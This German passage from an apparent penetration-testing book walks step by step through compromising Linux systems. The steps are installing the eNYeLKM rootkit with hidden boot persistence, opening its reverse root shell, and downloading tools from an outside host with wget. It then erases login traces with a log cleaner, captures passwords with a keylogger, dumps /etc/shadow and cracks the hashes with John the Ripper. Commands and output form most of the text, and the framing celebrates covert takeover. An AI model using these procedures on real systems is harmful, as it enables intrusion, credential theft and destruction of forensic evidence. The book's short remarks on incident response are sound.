Die vorbereitenden Tätigkeiten auf unserem System halten sich in Grenzen: Der Tarball[246] von eNYeLKM will entpackt und der Quelltext des Connectors mit *make connect* kompiliert werden, der Start erfolgt durch *./connect <ip_dest> [port]*:

```
root@discordia:/home/evil# ls -l
total 12
-rw-r--r--  1 root root 9712 Feb 20  2006 enyelkm.en.v1.1.tar.gz
root@discordia:/home/evil# tar xvfz enyelkm.en.v1.1.tar.gz
enyelkm.en.v1.1/
enyelkm.en.v1.1/Makefile
enyelkm.en.v1.1/kill.c
enyelkm.en.v1.1/ls.c
enyelkm.en.v1.1/config.h
enyelkm.en.v1.1/base.c
enyelkm.en.v1.1/kill.h
enyelkm.en.v1.1/ls.h
enyelkm.en.v1.1/read.c
enyelkm.en.v1.1/read.h
enyelkm.en.v1.1/connect.c
enyelkm.en.v1.1/remoto.h
enyelkm.en.v1.1/remoto.c
enyelkm.en.v1.1/README.txt
enyelkm.en.v1.1/DESCRIPTION.txt
root@discordia:/home/evil# cd enyelkm.en.v1.1
root@discordia:/home/evil/enyelkm.en.v1.1# make connect
```

[244] http://www.packetstormsecurity.org/UNIX/penetration/rootkits/enyelkm.en.v1.1.tar.gz

[245] http://www.enye-sec.org

[246] http://www.packetstormsecurity.org/UNIX/penetration/rootkits/enyelkm.en.v1.1.tar.gz

```
----------------------------------------
 ENYELKM v1.1 by RaiSe
 raise@enye-sec.org | www.enye-sec.org
----------------------------------------

gcc connect.c -o connect -Wall

root@discordia:/home/evil/enyelkm.en.v1.1# ls -lt
total 80
-rwxr-xr-x  1 root root 8470 Mar  6 22:34 connect
-rw-r--r--  1  504  504 6367 Feb 15  2006 read.c
-rw-r--r--  1  504  504 1973 Feb 15  2006 Makefile
-rw-r--r--  1  504  504 5823 Feb 15  2006 base.c
-rw-r--r--  1  504  504  288 Feb 15  2006 config.h
-rw-r--r--  1  504  504 3800 Feb 15  2006 connect.c
-rw-r--r--  1  504  504 2167 Feb 15  2006 README.txt
-rw-r--r--  1  504  504  212 Feb 15  2006 DESCRIPTION.txt
-rw-r--r--  1  504  504 6213 Feb 14  2006 remoto.c
-rw-r--r--  1  504  504  238 Feb 13  2006 remoto.h
-rw-r--r--  1  504  504 1107 Feb 12  2006 kill.c
-rw-r--r--  1  504  504   76 Feb 12  2006 kill.h
-rw-r--r--  1  504  504  293 Feb 12  2006 read.h
-rw-r--r--  1  504  504 2460 Feb 12  2006 ls.c
-rw-r--r--  1  504  504  127 Feb 12  2006 ls.h
root@discordia:/home/evil/enyelkm.en.v1.1# ./connect

Utility to connect reverse shell from enyelkm:

./connect ip_dest [port]

root@discordia:/home/evil/enyelkm.en.v1.1#
```

Nachdem wir den Connector erfolgreich übersetzt haben, erfolgt die Einbindung des LKM-Moduls auf der Seite unseres Opfers: Hierzu erstellen wir zunächst ein Verzeichnis, übertragen den Tarball, entpacken diesen und kompilieren den Quelltext durch *make* (abermals die entsprechenden Entwicklerwerkzeuge vorausgesetzt). Die Eingabe von *make install* setzt ein abschließendes Skript in Bewegung, welches die übersetzte Datei *enyelkm.ko* nach */etc/.enyelkmHIDE^IT.ko* kopiert, */etc/rc.d/rc.sysinit* um einen versteckten Boot-Eintrag bereichert, verräterische Zeitstempel korrigiert und mit *insmod /etc/.enyelkmHIDE^IT.ko* dafür sorgt, dass das Kernel-Modul stante pede dem Linux-Kernel übergeben wird. Fertig!

```
cd /home
mkdir evil_HIDE^IT
cd evil_HIDE^IT/
wget http://www.w00t.da.ru/eviltools.tgz
--22:08:00--  http://www.w00t.da.ru/eviltools.tgz
           => 'eviltools.tgz'
Resolving www.w00t.da.ru... 213.172.16.20
Connecting to www.w00t.da.ru[213.172.16.20]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20,769,540 [text/plain]

100%[====================================================================>
] 20,769,540   612.48K/s    ETA 00:00

22:08:34 (602.12 KB/s) - 'eviltools.tgz' saved [20,769,540/20,769,540]

ls -l
total 20308
-rw-r--r--  1 root root 20769540 Mar  6 15:04 eviltools.tgz
tar xfz eviltools.tgz
cd eviltools
cd rootkits/
cd enyelkm/
tar xfz enyelkm.en.v1.1.tar.gz
cd enyelkm.en.v1.1
ls -l
total 68
-rw-r--r--  1 504 504 5823 Feb 15  2006 base.c
-rw-r--r--  1 504 504  288 Feb 15  2006 config.h
-rw-r--r--  1 504 504 3800 Feb 15  2006 connect.c
-rw-r--r--  1 504 504  212 Feb 15  2006 DESCRIPTION.txt
-rw-r--r--  1 504 504 1107 Feb 12  2006 kill.c
-rw-r--r--  1 504 504   76 Feb 12  2006 kill.h
-rw-r--r--  1 504 504 2460 Feb 12  2006 ls.c
-rw-r--r--  1 504 504  127 Feb 12  2006 ls.h
-rw-r--r--  1 504 504 1973 Feb 15  2006 Makefile
-rw-r--r--  1 504 504 6367 Feb 15  2006 read.c
-rw-r--r--  1 504 504  293 Feb 12  2006 read.h
-rw-r--r--  1 504 504 2167 Feb 15  2006 README.txt
-rw-r--r--  1 504 504 6213 Feb 14  2006 remoto.c
-rw-r--r--  1 504 504  238 Feb 13  2006 remoto.h
make
```

```
----------------------------------------
 ENYELKM v1.1 by RaiSe
 raise@enye-sec.org | www.enye-sec.org
----------------------------------------

make -C /lib/modules/2.6.11-1.1369_FC4/build
SUBDIRS=/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1
modules
make[1]: Entering directory '/usr/src/kernels/2.6.11-1.1369_FC4-i686'
  CC [M]
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/base.o
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/base.c: In
function ‘init_module’:
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/base.c:127:
warning: assignment from incompatible pointer type
  CC [M]
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/kill.o
  CC [M]
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/ls.o
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/ls.c: In
function ‘hacked_getdents64’:
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/ls.c:111:
warning: ignoring return value of ‘__copy_to_user’, declared with attribute
warn_unused_result
  CC [M]
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/read.o
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/read.c: In
function ‘hide_marcas’:
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/read.c:155:
warning: ignoring return value of ‘__copy_to_user’, declared with attribute
warn_unused_result
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/read.c: In
function ‘ocultar_netstat’:
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/read.c:252:
warning: ignoring return value of ‘__copy_to_user’, declared with attribute
warn_unused_result
  CC [M]
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/remoto.o
  LD [M]
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/enyelkm.o
  Building modules, stage 2.
  MODPOST
  CC
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/enyelkm.mod.o
  LD [M]
```

```
/home/evil_HIDE^IT/eviltools/rootkits/enyelkm/enyelkm.en.v1.1/enyelkm.ko
make[1]: Leaving directory '/usr/src/kernels/2.6.11-1.1369_FC4-i686'
gcc connect.c -o connect -Wall
make install

----------------------------------------
 ENYELKM v1.1 by RaiSe
 raise@enye-sec.org | www.enye-sec.org
----------------------------------------

+ enyelkm.ko copy to /etc/.enyelkmHIDE^IT.ko
+ autoload hidden string installed on /etc/rc.d/rc.sysinit
+ enyelkm loaded !
```

Nach einem Logoff vom Fremdsystem widmen wir uns dem Connector und starten diesen über *./connect 192.168.1.220*:

```
root@discordia:/home/evil/enyelkm.en.v1.1# ./connect 192.168.1.220

* Launching reverse_shell:

Sending ICMP ...
Waiting shell on port 8822 (it may delay some seconds) ...
launching shell ...

bash-3.00# id
uid=0(root) gid=1217500843
bash-3.00# w
w
 22:34:45 up 11 min,  0 users,  load average: 0.00, 0.04, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
bash-3.00#
```

Das Rootkit gewährt uns durch eine Reverse-Root-Shell unkomplizierten Zugriff, angenehmer könnte es kaum sein. Sesam öffne Dich! Fortan bewegen wir uns maskiert auf dem Fremdsystem, ohne dass der Eigentümer des Rechners auch nur die leiseste Ahnung davon hat.

eNYeLKM besticht jedoch auch an anderer Stelle durch seinen Minimalismus. So werden beispielsweise Dateien, Verzeichnisse und Prozesse, die den String *HIDE^IT* beinhalten, grundsätzlich maskiert. Entsprechend verhält es sich mit Text- oder Konfigurationsdateien: Textinhalte, die zwischen der Zeichenfolge »#<HIDE_8762>« und »#<HIDE_8762>« stehen, werden nicht angezeigt.

Im nächsten Schritt wechseln wir in das für alle anderen unsichtbare Verzeichnis des Rootkits und breiten uns langsam aus. Dazu übertragen wir eine Sammlung handverlesener Programme, die dazu beitragen, unsere Herrschaft auf diesem Rechner

zu manifestieren und schlussendlich das gesamte Netz an uns zu reißen. Der Grundstein für kontrolliertes Chaos ist somit gelegt.

Im Werkzeugkasten herangehender Netzwerkforscher befinden sich üblicherweise Log-Cleaner, Backdoors, Scanner, Sniffer, Exploits, Keylogger, der Full-Screen Window Manager *screen*, verschiedene Password-Cracker und Dictionaries, die wir aus Gründen der besseren Lesbarkeit jedoch erst im nächsten Abschnitt aufgreifen werden.

Erneut sehen nur wir, was wirklich auf dem System vor sich geht. Die offizielle Administration bleibt außen vor und wundert sich vielleicht, dass der Rechner auf einmal träge reagiert, obwohl die Prozessorauslastung nach Aussage der zur Verfügung stehenden Sensoren eigentlich im zu vernachlässigenden Bereich liegt :-)

Ein weiteres Bonbon von eNYeLKM werden insbesondere die Nutzer zu schätzen wissen, die zwar über einen regulären User-Login verfügen, aber keine Reverse-Root-Shell nutzen wollen. Durch Eingabe von *kill –s 58 12345* werden lokale Root-Rechte übertragen.

```
xxx@sambaserver:~$ kill -s 58 12345
xxx@sambaserver:~$ id
uid=0(root) gid=0(root) groups=0(root)
```

Wir halten abschließend somit fest, dass Rootkits aus Sicht des Geschädigten eine diabolische Sache darstellen. Einmal installiert, kann ein Rootkit einem Angreifer den kompletten Zugriff auf einen Computer ermöglichen, ohne dass der Parasit aufzufallen droht. Dem makabren Schauspiel sind damit kaum Grenzen gesetzt, auch nicht vom Zeitrahmen her.

Wer Opfer einer Rechnerübernahme geworden ist, muss zwangsläufig davon ausgehen, dass Hintertüren oder gar Rootkits im System eingepflanzt worden sind. Das bedeutet konkret, dass einem gekaperten Rechner keinerlei Vertrauen mehr entgegengebracht werden darf und die Installation einen Totalschaden darstellt. Das System ist – nach einer sorgfältigen forensischen Analyse mit dem Ziel, den Ursprung des Angriffs ausfindig zu machen – konsequenterweise neu aufzusetzen. Zudem sind vor Inbetriebnahme die Löcher des Einfalls zu stopfen, da sonst der kriminelle Netzwerkforscher jederzeit wieder einkehren kann.

18.9 Linux unter Kontrolle: Spuren verwischen mit Logfile-Cleaner

Wie bei einem realen Einbruch entstehen auch bei einem Einbruch in Computer Spuren, beispielsweise Einträge in den Protokolldateien. Mit einem Logfile-Cleaner lassen sich die Spuren des Einstiegs automatisiert aus einer Vielzahl von Protokolldateien entfernen, um eine Rekonstruktion des Angriffs und die Identifizierung des Eindringlings zu vermeiden.

Zwar haben die zum Einsatz gebrachten Exploits kaum verwertbare Spuren in Logfiles hinterlassen (der Kernel-Exploit taucht nicht im Logfile auf, und beim Samba-Exploit

reicht es aus, den jeweiligen Hosteintrag zu löschen, beispielsweise */var/log/samba/log.evil*), eine Vorstellung der Logfile-Cleaner erscheint den Autoren dennoch sinnvoll.

Zur Verdeutlichung der Arbeitsweise greifen wir abermals auf den Linux-Rechner zurück, der uns über das mitgeschnittene FTP-Kennwort eine Einstiegsluke per SSH ermöglichte. Der Blick in die Logdatei */var/log/auth.log* des kompromittierten Systems lässt erkennen, dass wir uns – bislang unerkannt in der Rolle des Benutzers »amueller« – per SSH von unserem PC mit der IP-Adresse 192.168.1.223 angemeldet haben. Um eine zeitnahe Entdeckung zu vermeiden, sollten wir unverzüglich handeln und die verräterische Spur unseres Logins verschleiern.

```
sh-3.2# tail -n 10 /var/log/auth.log
Feb 15 22:56:44 ftpserver sshd[2714]: pam_unix(sshd:session): session
opened for user hlanger by (uid=0)
Feb 15 22:57:46 ftpserver sshd[2714]: pam_unix(sshd:session): session
closed for user hlanger
Feb 15 22:58:04 ftpserver sshd[2738]: Failed password for root from
192.168.1.210 port 2232 ssh2
Feb 15 23:17:01 ftpserver CRON[2744]: pam_unix(cron:session): session
opened for user root by (uid=0)
Feb 15 23:17:01 ftpserver CRON[2744]: pam_unix(cron:session): session
closed for user root
Feb 15 23:43:43 ftpserver sshd[2758]: Accepted password for tkartes from
192.168.1.28 port 2401 ssh2
Feb 15 23:43:43 ftpserver sshd[2758]: pam_unix(sshd:session): session
opened for user tkartes by (uid=0)
Feb 15 23:44:01 ftpserver sshd[2775]: Accepted password for amueller from
192.168.1.223 port 2402 ssh2
Feb 15 23:44:01 ftpserver sshd[2775]: pam_unix(sshd:session): session
opened for user amueller by (uid=0)
sh-3.2#
```

Um sämtliche Spuren des Einbruchs zu entfernen, greifen wir zu einem Logfile-Cleaner. Hierzu transferieren wir den Logfile-Cleaner der Wahl auf das kompromittierte System, entpacken den Tarball, kompilieren den Quelltext und starten mit *./0x333shadow -a -i <String>* das Entfernen unerwünschter Spuren (alternativ zum Quelltext lässt sich selbstredend auch eine vorkompilierte ELF-Datei[247] übertragen).

[247] Executable and Linking Format – http://cs.mipt.ru/docs/comp/eng/os/linux/howto/howto_english/elf/elf-howto-1.html

```
sh-3.2# wget http://www.w00t.da.ru/0x333shadow.tar.gz
--2010-02-15 23:48:49--  http://www.w00t.da.ru/0x333shadow.tar.gz
Auflösen des Hostnamen "www.w00t.da.ru".... 213.172.16.20
Verbindungsaufbau zu www.w00t.da.ru|213.172.16.20|:80... verbunden.
HTTP Anforderung gesendet, warte auf Antwort... 200 OK
Länge: 30208 (30K) [application/x-gzip]
In "0x333shadow.tar.gz" speichern.

100%[=====================================================================
================>] 30.208      36,6K/s   in 0,8s

2010-02-15 23:48:50 (36,6 KB/s) - "0x333shadow.tar.gz" gespeichert
[30208/30208]

sh-3.2# tar xfz 0x333shadow.tar.gz
sh-3.2# cd 0x333shadow
sh-3.2# ls -l
insgesamt 32
-rw-r--r-- 1 root daemon 24725  5. Jun 2003  0x333shadow.c
-rw-r--r-- 1 root daemon  2468  5. Jun 2003  README
sh-3.2# gcc 0x333shadow.c -o 0x333shadow -D Linux
0x333shadow.c: In function ‘usage’:
0x333shadow.c:177: warning: incompatible implicit declaration of built-in
function ‘exit’
0x333shadow.c: In function ‘checkPromisc’:
0x333shadow.c:325: warning: incompatible implicit declaration of built-in
function ‘realloc’
0x333shadow.c: In function ‘main’:
0x333shadow.c:727: warning: incompatible implicit declaration of built-in
function ‘exit’
sh-3.2# ./0x333shadow

 [~] 0x333shadow => hide your tracks version 0.1
 [~]        coded by nsn of outsiders ~ 0x333 Security Labs www.0x333.org
[~]

 Usage: ./0x333shadow [action] -i [string] -l [secs] -m [ dir1/file1 ] [
dir2/file2 ] [ ... ]

where action have to be:
```

```
        -a      clean all default dirs (recursive scan) you can use even -
m. (include option -s, -b).
        -b      clean only binary (utmp, wtmp, utmpx, wtmpx, lastlog)
files.


other options:

        -l      clean after n secs, any system can log to logout, so you
exit, and it try will clean (bg mode).
        -m      specify more dirs or text files (if you don't specify -a, -
b, -s, default dirs and logs will be skipped ...
                                                so only dirs/files
specified will be cleaned).
        -i      string by search, choose it with sense ;)
        -s      enable research other logs watching in syslogd newsyslog
confs.
        -h      show this help.

         other auto actions: read the DOCUMENTATION.
         this tool watch in these directory by default:

         /var/log
         /var/adm
         /usr/adm
         /var/mail

         correct use various example:

         ./0x333shadow -a -i string
         ./0x333shadow -b -i string -s
         ./0x333shadow -b -i string
         ./0x333shadow -a -i string -l 60
         ./0x333shadow -i string -m /var/log/messages
sh-3.2# ./0x333shadow -a -i amueller
[*] trying another way for getting pid's syslogd (wasn't killed).

[*] syslogd killed!
[*] Cleaning /var/log/kern.log removed 0/623
[*] Cleaning /var/log/proftpd/xferlog removed 0/0
[*] Cleaning /var/log/proftpd/proftpd.log removed 0/3
[*] Cleaning /var/log/proftpd/controls.log removed 0/0
[*] Cleaning /var/log/installer/lsb-release removed 0/0
[*] Cleaning /var/log/installer/cdebconf/templates.dat removed 0/0
[*] Cleaning /var/log/installer/cdebconf/questions.dat removed 0/0
```

```
[*] Cleaning /var/log/installer/partman removed 0/0
[*] Cleaning /var/log/installer/syslog removed 0/0
[*] Cleaning /var/log/installer/status removed 0/0
[*] Cleaning /var/log/installer/hardware-summary removed 0/0
[*] Cleaning /var/log/aptitude removed 0/0
[*] Cleaning /var/log/dmesg removed 0/615
[*] Cleaning /var/log/btmp removed 0/0
[*] Cleaning /var/log/daemon.log removed 0/2
[*] Cleaning /var/log/mail.warn removed 0/0
[*] Cleaning /var/log/dmesg.0 removed 0/0
[*] Cleaning /var/log/messages removed 0/461
[*] Cleaning /var/log/dmesg.2.gz removed 0/0
[*] Cleaning /var/log/mail.err removed 0/0
[*] Cleaning /var/log/exim4/mainlog removed 0/7
[*] Cleaning /var/log/dmesg.3.gz removed 0/0
[*] Cleaning /var/log/lpr.log removed 0/0
[*] Cleaning /var/log/news/news.notice removed 0/0
[*] Cleaning /var/log/news/news.crit removed 0/0
[*] Cleaning /var/log/news/news.err removed 0/0
[*] Cleaning /var/log/debug removed 0/161
[*] Cleaning /var/log/mail.log removed 0/0
[*] Cleaning /var/log/apt/term.log removed 0/0
[*] Cleaning /var/log/user.log removed 0/1
[*] Cleaning /var/log/faillog removed 0/0
[*] Cleaning /var/log/dpkg.log removed 0/0
[*] Cleaning /var/log/fsck/checkroot removed 0/8
[*] Cleaning /var/log/fsck/checkfs removed 0/7
[*] Cleaning /var/log/syslog removed 0/633
[*] Cleaning /var/log/auth.log removed 10/34
(...)
[*] trying... restarting syslogd
[*] syslogd "/usr/sbin/rsyslogd -c3 " restarted
[*] acct not detected.
[*] snoopy not detected.
[*] checking interfaces in promisc mode...

[*] founded 2 interfaces on this system.

[*] interface: lo status: is in quiet mode.
[*] interface: eth0 status: is in quiet mode.

clean completed, 0x333 Security Labs www.0x333.org nsn of outsiders.
```

Der hier vorgestellte Logfile-Cleaner kümmert sich nicht nur um textbasierte Logs (wie beispielsweise der Datei */var/log/auth*), sondern auch um binäre Protokollstapel, die sich nicht mit einem Texteditor bearbeiten ließen. Zudem ist durch einen leistungsfähigen

Logfile-Cleaner sichergestellt, dass alle Logfiles des Systems frisiert werden (es wird somit in der Hektik nichts vergessen), und das in einem affenartigen Tempo.

Die Kontrolle belegt, dass die Einträge, von denen wir gar nicht begeistert wären, somit der Vergangenheit angehören: Die Logfiles sind mittlerweile wieder porentief rein:

```
sh-3.2# tail -n 10 /var/log/auth.log
Feb 15 22:42:30 ftpserver sshd[2615]: pam_unix(sshd:session): session
opened for user mschmidt by (uid=0)
Feb 15 22:49:31 ftpserver sshd[2615]: pam_unix(sshd:session): session
closed for user mschmidt
Feb 15 22:56:44 ftpserver sshd[2714]: pam_unix(sshd:session): session
opened for user hlanger by (uid=0)
Feb 15 22:57:46 ftpserver sshd[2714]: pam_unix(sshd:session): session
closed for user hlanger
Feb 15 22:58:04 ftpserver sshd[2738]: Failed password for root from
192.168.1.210 port 2232 ssh2
Feb 15 23:17:01 ftpserver CRON[2744]: pam_unix(cron:session): session
opened for user root by (uid=0)
Feb 15 23:17:01 ftpserver CRON[2744]: pam_unix(cron:session): session
closed for user root
Feb 15 23:43:43 ftpserver sshd[2758]: Accepted password for tkartes from
192.168.1.28 port 2401 ssh2
Feb 15 23:43:43 ftpserver sshd[2758]: pam_unix(sshd:session): session
opened for user tkartes by (uid=0)
sh-3.2#
```

Ein gut gemeinter Hinweis am Rande: Spielt der kompromittierte Rechner die Logfiles auf einen dedizierten Loghost, liegen die Protokolldaten somit nicht mehr ausschließlich auf einem von uns greifbaren PC, sondern zusätzlich noch auf einem anderen Rechner. In dem Fall muss der Eindringling versuchen, auch noch den Loghost zu kompromittieren, schnell das Weite suchen oder aber darauf hoffen, dass die Protokolle des Loghosts nie gesichtet werden.

18.10 Linux unter Kontrolle: Keylogger

Ein Keylogger ist ein Programm, das Eingaben des Benutzers protokolliert. Jedes Zeichen, das über die Tastatur eingegeben wird, landet unbemerkt in einem Logfile und wartet darauf, ausgewertet zu werden.

Die Vorbereitung des im Folgenden vorzustellenden *logkeys*[248] gestaltet sich auf unserem Rechner wie folgt:

```
root@discordia:/home/logkeys# tar xzf logkeys-0.1.0.tar.gz
root@discordia:/home/logkeys# cd logkeys-0.1.0
root@discordia:/home/logkeys/logkeys-0.1.0# cd build/
root@discordia:/home/logkeys/logkeys-0.1.0/build# ../configure
root@discordia:/home/logkeys/logkeys-0.1.0/build# make
root@discordia:/home/logkeys/logkeys-0.1.0# cd src/
root@discordia:/home/logkeys/logkeys-0.1.0/build/src# ls -l
total 72
-rw-r--r-- 1 root root 14189 Mar 10 13:30 Makefile
-rwxr-xr-x 1 root root 29455 Mar 10 13:30 logkeys
-rw-r--r-- 1 root root 21580 Mar 10 13:30 logkeys.o
root@discordia:/home/logkeys/logkeys-0.1.0/build/src#
```

Nachdem der Quelltext in kompilierter Form vorliegt, reicht es aus, die ELF-Datei *logkeys* aus dem Verzeichnis *logkeys-0.1.0/build/src* auf dem Fremdsystem abzusetzen, durch ein *chmod 755 logkeys* mit passenden Rechten auszustatten und durch *./logkeys -s -o=OUTPUTFILE* zu starten:

```
sh-3.2# ./logkeys --start --output logkeys.log
sh-3.2#
```

Da wir nicht unbedingt auf Login-Daten angewiesen sind (immerhin haben wir Root-Rechte auf dem System, ohne jedoch das Root-Passwort zu kennen), betrachten wir den Einsatz des Keyloggers als weitere Etappe auf dem Weg zur vollständigen Infiltration des Netzwerks. Je mehr Login-Namen und Kennwörter in unseren Besitz gelangen, desto besser steht es mit unserem Ziel der Eroberung weiterer Server. Immerhin zeigen viele Menschen erschreckend wenig Kreativität bei der Wahl ihrer Kennwörter – eine Wiederverwendung des Kennworts in leicht abgewandelter Form gehört dabei noch zu den harmloseren Sicherheitsverstößen. Die Wahrscheinlichkeit, auf diese Weise verwertbare Login-Daten für ein anderes System zu erhaschen, liegt somit im Bereich des Möglichen.

Bevor wir möglicherweise falsche Hoffnung wecken, erfolgt der Hinweis, dass viele Linux-Server als virtuelle Instanz oder »kopflos« und somit ohne Tastatur und Monitor betrieben werden – diese Kandidaten bieten Keyloggern natürlich keinerlei Nährboden. Der Einsatz eines Keyloggers als flankierendem Baustein zur digitalen »Verminung« kann jedoch nur vorteilhaft sein.

[248] http://code.google.com/p/logkeys

Mit etwas Glück ergattern wir Login-Daten, so etwa im folgenden Beispiel:

```
sh-3.2# cat logkeys.log
Logging started ...

2010-03-10 19:35:18+0000 > uname -a
2010-03-10 19:35:35+0000 > ps -aux
2010-03-10 19:46:46+0000 > useradd -m hweber
2010-03-10 19:46:55+0000 > passwd hweber
2010-03-10 19:47:22+0000 > maxtor19<LShft>!
2010-03-10 19:47:29+0000 > maxtor19<LShft>!
(...)
2010-03-10 19:47:47+0000 > aptitude update
2010-03-10 19:48:05+0000 > exit
sh-3.2#
```

Das Kennwort des neu angelegten Users *hweber* lautet »*maxtor19!*«, wie einfallslos! Wir sollten zu einem späteren Zeitpunkt versuchen, ob sich diese Daten auch auf einem anderen Rechner verwenden lassen (zumindest erscheint es sinnvoll, sowohl den Benutzernamen als auch das Kennwort in die Datenbank eines später vorzustellenden Login-Brute-Force-Crackers zu integrieren).

18.11 Linux unter Kontrolle: Password-Cracking

Fast jeder Rechner liefert einem Angreifer vielfältige Informationen, die als Munition für weitere Eroberungen eingesetzt werden können. In diesem Fall widmen wir uns einer menschlichen Unsitte: der Wiederverwendung von Passwörtern.

Vielen Menschen bereitet es erhebliche Schwierigkeiten, sich für jede Anwendung und jeden Server ein komplexes, unverbrauchtes Kennwort auszudenken und zu merken. Sie entscheiden sich somit oftmals für den einfachen Weg: die Wahl trivialer Kennwörter oder die Wiederverwendung von Kennwörtern – im schlimmsten Fall sogar eine Kombination aus beidem, was eine gefährliche Mischung ergibt.

Unter Interesse gilt der Datei */etc/shadow*), die sämtliche Daten zur Benutzerverwaltung beinhaltet, Login-Namen und Kennwortdaten inklusive. Der Inhalt der Datei lautet wie folgt:

```
sh-3.2# cat /etc/shadow
root:$1$LVNuaIV.$QsdMRU1efQ7i3PWBseb.40:14677:0:99999:7:::
daemon:*:14647:0:99999:7:::
bin:*:14647:0:99999:7:::
sys:*:14647:0:99999:7:::
(...)
statd:*:14647:0:99999:7:::
mschmidt:$1$yqIcU3fP$Xt/WWlRQM2reVHCzF/L1.0:14677:0:99999:7:::
```

```
sshd:*:14647:0:99999:7:::
amueller:$1$ISlbRJJA$qcROG8ttb.owL2Gu94ICP0:14647:0:99999:7:::
mmueller:$1$ZCibHAKH$mHrUmar2ThCKwERfLYZqV0:14677:0:99999:7:::
hlanger:$1$ynW.6laU$H2F5uYXX7KWkh3U/o1g.6/:14677:0:99999:7:::
ogehrling:$1$I2QKvNB3$mShBOmF.RRvnaeCV7BDMq0:14677:0:99999:7:::
tkartes:$1$7.Hu9Hjp$AlI/YrKOnCwpCu4NS44jq/:14677:0:99999:7:::
proftpd:!:14647:0:99999:7:::
ftp:*:14647:0:99999:7:::
sh-3.2#
```

Die Liste zeigt leider einen Makel: Die Kennwörter sind verschlüsselt abgelegt, zum jetzigen Zeitpunkt für uns somit wertlos. Kurzum: Wir müssen einen Weg finden, die Kennwörter in die ursprüngliche Form zurückzubringen, andernfalls kommen wir an dieser Stelle nicht weiter.

Eine Errechnung der verschlüsselten Kennwörter scheidet im Übrigen aus, da es sich bei vorliegender Datei um eine Einwegverschlüsselung handelt. Was jedoch funktioniert, ist die Verschlüsselung eines Textstrings und der darauffolgende Vergleich des verschlüsselten Textstrings mit dem verschlüsselt abgelegten Kennwort. Gibt es eine Übereinstimmung, wurde das Kennwort gefunden.

18.11.1 John the Ripper

Für diese Aufgabe ziehen wir das weit verbreitete Programm *John the Ripper*[249] zum Knacken von Passwörtern heran, der verschlüsselt abgelegte Passwörter mit Wörterbuchattacken oder durch intelligentes Brute-Force knackt. Password-Cracker können auf modernen PCs einige hunderttausend Passwörter pro Sekunde ausprobieren, jeweils in Abhängigkeit der zur Verfügung stehenden Rechenzeit. Die Rechenzeit ist in den meisten Fällen der limitierende Faktor. Wer möchte schon gerne seine Rechner andauernd unter Volllast laufen lassen, sodass kaum Ressourcen für andere Tätigkeiten übrig bleiben? Doch wir befinden uns schließlich auf einem Server, den wir mit einer sinnvollen Aufgabe betreuen wollen, da kommt diese Herausforderung gerade recht.

Die Berechnung der Kennwortdatei wird im einfachsten Fall mit der Eingabe von *john <Kennwortdatei>* initiiert:

```
sh-3.2# ./john ftpserver_shadow
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [32/32])
hlanger8         (hlanger)
sunshine         (ogehrling)
enigma           (mmueller)
guesses: 3  time: 3:01:13:10 (3)  c/s: 7329  trying: pkg6c3
Session aborted
sh-3.2#
```

[249] http://www.openwall.com/john/

Die ersten beiden Kennwörter purzeln bereits nach wenigen Minuten heraus, nach drei Tagen sind immerhin 3 von 7 verwertbaren Kennwörtern errechnet – genug Material für die Kontaktaufnahme mit weiteren Servern im Netzwerk, die sich im ersten Schritt als nicht auffällig für technische Sicherheitslücken erwiesen haben. Zeigen wir Interesse an weiteren Kennwörtern, fahren wir mit dem Password-Cracker einfach fort – so lange, bis das letzte Kennwort errechnet ist.

18.11.2 ophcrack

Wie bereits beim Einsatz des externen Meterpreter-Skripts *WinEnum* demonstriert, befinden wir uns mittlerweile im Besitz der SAM-Hashwerte zahlreicher Windows-PCs, unter anderem des Windows Servers 2003 für das Intranet (vgl. *hashdump.txt*). Zwar ist auch John the Ripper in der Lage, LM- und NTLM-Hashes zu brechen, wir möchten im Folgenden jedoch einen alternativen, auf Rainbow Tables basierenden Password-Cracker namens ophcrack[250] vorstellen.

Bei Rainbow Tables handelt es sich um eine kompakte Repräsentation von zusammenhängenden Passwortsequenzen, sogenannten Ketten (chains), die eine zügige, probabilistische Suche nach dem einem Hash-Wert zugeordneten Klartext ermöglicht (in unserem Szenario ein Passwort).

Zum Finden eines Schlüssels muss ein Angreifer mehrere Abschnitte einer Kette wiederherstellen. Jede dieser Ketten startet mit einem einleitenden Kennwort, welches durch eine Hash-Funktion geleitet wird. Der daraus entspringende Hash wird abermals durch eine Reduktionsfunktion geleitet mit dem Ergebnis, ein weiteres potenzielles Klartextkennwort zu gewinnen. Der gesamte Prozess wird für eine festgelegte Serie wiederholt und schließlich das erste Kennwort der Kette zusammen mit dem letzten Hashwert gespeichert. Rainbow Tables stellen eine effizientere Methode für n-stellige Zeichenketten dar, denn statistisch wird durchschnittlich die Hälfte der Schlüssel gefunden, sobald die halbe Kettenlänge erreicht ist. Im Gegensatz dazu werden bei einem Brute-Force-Angriff viele Zeichenketten in Hashes umgewandelt, die mit hoher Wahrscheinlichkeit niemals fallen werden und somit unnötig viel Zeit und Rechenpower verschwenden.

